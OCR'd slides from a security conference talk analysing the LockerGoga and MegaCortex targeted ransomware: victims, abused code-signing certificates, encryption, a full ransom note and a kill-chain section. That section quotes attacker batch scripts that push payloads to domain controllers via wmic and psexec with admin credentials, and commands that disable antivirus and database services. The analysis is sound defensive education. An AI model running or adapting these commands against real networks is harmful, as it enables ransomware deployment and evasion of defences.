NioGuard Security Lab

BSIDES KH

Targeted Ransomware Attacks: LockerGoga and MegaCortex

Alexander Adamov
Founder of NioGuard Security Lab
Teacher at Kharkiv National University of Radioelectronics

https://www.nioguard.com/


About us

NioGuard Security Lab brings together experts from industry and academia to conduct malware analysis, research, and education.

- Malware analysis since 2005
- R&D in AI/ML for cybersecurity since 2008
- Education since 2009
- Security testing since 2017

NioGuard Security Lab

Security Testing



MEMBER amtso Anti-Malware Testing Standards Organization

NioGuard Security Lab


Ransomware Attacks Overview

	WannaCry	GandCrab	SamSam	Dharma	BitPaymer	Ryuk	LockerGoga	MegaCortex
Type	Worm	RaaS	Targeted	Targeted	Targeted	Targeted	Targeted	Targeted
Code-signed	-	-	-	-	-	-	Yes	Yes
Network first	-	-	-	Yes	Yes	-	-	-
Multi-threaded	-	-	-	Yes	-	Yes	-	-
File encryption	In-place	In-place	Copy	Copy	In-place	In-place	In-place	In-place
Algorithm	AES-128	AES-256	AES-128	AES-256	AES-256	AES-256	AES-128 CTR	AES-128 CTR
Rename	After	After	After	After	After	After	Before	Before
Key blob	Header	End of file	Header	End of file	Ransom note	End of file	End of file	Separate file
Set wallpaper	Yes	Yes	-	-	-	-	-	-
Vssadmin	After	After	Before	Before, After	Before	-	-	After
Cipher	-	-	-	-	-	-	After	After
Flush buffers	Yes	Write through	-	-	Yes	-	-	-
0 allocation	-	-	-	Yes	-	-	-	-
Encryption by proxy	-	Yes[1]	-	-	-	-	-	Yes[2]

Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

LockerGoga


January 2019 - Altran Technologies
March 2019 - Norsk Hydra
March 2019 - US chemical companies Hexion and Momentive.



NioGuard Security Lab

Certificates

LockerGoga were supplied with the certificates issued to Alina Ltd, Kitty's Ltd., Mikl Limited, and AB Simba Limited.



Chronicle: Abusing Code Signing






Figure 2. Breakdown of the top 10 signers by distinct sample count. The top 6 signers account for nearly 78% of evaluated samples.


Source:https://medium.com/@chroniclesec/abusing-code-signing-for-profit-ef80a37b50f4

VT detections



Multiprocess encryption






NioGuard Security Lab

Encryption

- AES-128-CTR - to encrypt files
- RSA-1024 OAEP/MGF1(SHA-1) - to encrypt AES keys and IVs



NioGuard Security Lab

Ransom note

Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation


DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.


The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and instructions on how to improve your systems security

To get information on the price of the decoder contact us at:
SuzuMcpherson@protonmail.com
AsuxidOruraep1999@o2.pl

NioGuard Security Lab

LockerGoga Demo





NioGuard Security Lab

MegaCortex


May 2019 - 47 attacks were stopped within 48 hours.

NioGuard Security Lab

Certificate

MegaCortex.


```
openssl x509  -noout -serial -fingerprint -subject -issuer -ocsp_uri < cert-3AN-thawte.pem
serial=04C7CDCC1698E25B493EB4338D5E2F8B
SHA1 Fingerprint=60:97:4F:5C:C6:54:E6:F6:C0:A7:33:2A:97:33:E4:2F:19:18:6F:BB
subject= /C=GB/L=ROMFORD/O=3AN LIMITED/CN=3AN LIMITED
issuer= /C=US/O=thawte, Inc./CN=thawte SHA256 Code Signing CA
http://tl.symcd.com
```




Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

NioGuard Security Lab

MegaCortex workflow





Source:https://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/megacortex-ransomware-spotted-attacking-enterprise-networks

NioGuard Security Lab

Cyber Kill Chain

```
1.bat: start copy stop.bat \\<target IP address>\c$\windows\temp\
2.bat: start copy winnit.exe \\<target IP address>\c$\windows\temp\
3.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user
account>" /password:"<DC admin password>" process call create "cmd.exe /c
copy \\<a different DC's IP address>\c$\windows\temp\ stop.bat c:\windows\temp\"
4.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user
account>" /password:"<DC admin password>" process call create "cmd.exe /c
copy \\<a different DC's IP address>\c$\windows\temp\ winnit.exe
c:\windows\temp\"
5.bat: start wmic /node:"<target IP address>" /user:"<DOMAIN\DC user
account>" /password:"<DC admin password>" process call create "cmd.exe /c
c:\windows\temp\stop.bat"
6.bat: start psexec.exe \\<target IP address> -u <DOMAIN\DC user account> -p
"<DC admin password>" -d -h -r rstwg -s -accepteula -nobanner
c:\windows\temp\stop.bat
```

Source: https://news.sophos.com/en-us/2019/05/10/megacortex-deconstructed-mysteries-mount-as-analysis-continues/

stop.bat

```
250 sc config BrokerInfrastructurestart= disabled
251 sc config EPSecurityServicestart= disabled
252 sc config SQLAgent$SQLEXPRESS start= disabled
253 sc config MSSQL$SQLEXPRESS start= disabled
254 sc config klnagent start= disabled
255 sc config AVP start= disabled
256 sc config SQLAgent$SOPHOS start= disabled
257 sc config MSSQL$SOPHOS start= disabled
258 sc config EhttpSrv start= disabled
259 sc config ekrn start= disabled
260 sc config ESHASRV start= disabled
261 sc config NetMsmqActivator start= disabled
262 sc config msftesql$PROD start= disabled
263 sc config SQLAgent$PROD start= disabled
```


```
1 taskkill /IM zoolz.exe /F
